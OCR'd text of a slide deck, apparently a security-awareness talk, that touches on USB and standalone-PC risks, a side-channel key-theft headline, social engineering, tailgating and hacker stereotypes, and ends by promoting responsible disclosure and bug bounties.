USB.


SECURE?




FIPS
Level 3 Validated
140-2

OKAY.
STANDALONE PC'S


SECURE?


A. BACALL
"I'm a stand-alone PC but I'm lonely and want to be part of a popular network."

© 1997 Aaron Bacall from The Cartoon Bank. All rights reserved.



© Mordechai Guri




Tel Aviv Team First To Steal High-Level PC Crypto – Through A Wall

An Israeli security research team has described how to steal a cryptographic key from a computer simply by monitoring the radio waves it emits while decrypting a cipher.

HUMANS….

SECURE?



Social Engineering

DONT CLICK SHIT!!

@Jadedsecurity

GEHEIMEN VAN
ONLINE
ZELFVERDEDIGING
NG OP!
WEG!
BEL UW BANK!
ONLINE ZELFVERDEDIGING
LEES MIJN BOEK
DOWNLOAD DE PDF
www.veiligbankieren.nl

Aight. But how do you get in?

Tailgating

BUT WE USE TAGS!


#WINNING!

COOL!
WE GOT
CHRIS PAGET

YOU LOSE….

OWASP

Everything is hackable.
But who is doing the hacking?





zerocopter

0110101 NAME ADRES
OLIN 101 LOGIN PASSWORD
01101010 NAME ADRES
Hacker Attack!
WE ARE ANONYMOUS
2184 x 1727 - v3.co.uk
KNOWLEDGE IS FREE.
WE ARE ANONYMOUS
WE ARE LEGION.
WE DO NOT FORGIVE.
WE DO NOT FORGET.
EXPECT US.
User name
user01
Password
******
H@CKER
THE HACKER
HACKER DETECTED!!
HackeD

Different Solutions

HACKERS!






albert Einstein
nikola tesla
alan turing

Think different.

PICK YOUR HACKER:



b0xeD

HACKED

BCC Bangladesh Hacked

[illegible]

SO…
ALL HACKERS ARE EVIL?

WELL… (NOT ALL RIGHT?)

http://TheFunnyPlace.net

RESPONSIBLE DISCLOSURE*

AND BUG-BOUNTIES

I hacked DigiNotar and all I got was this lousy shirt
Nationaal Cyber Security Centrum
Ministerie van Veiligheid en Justitie

*Coordinated Vulnerability Disclosure

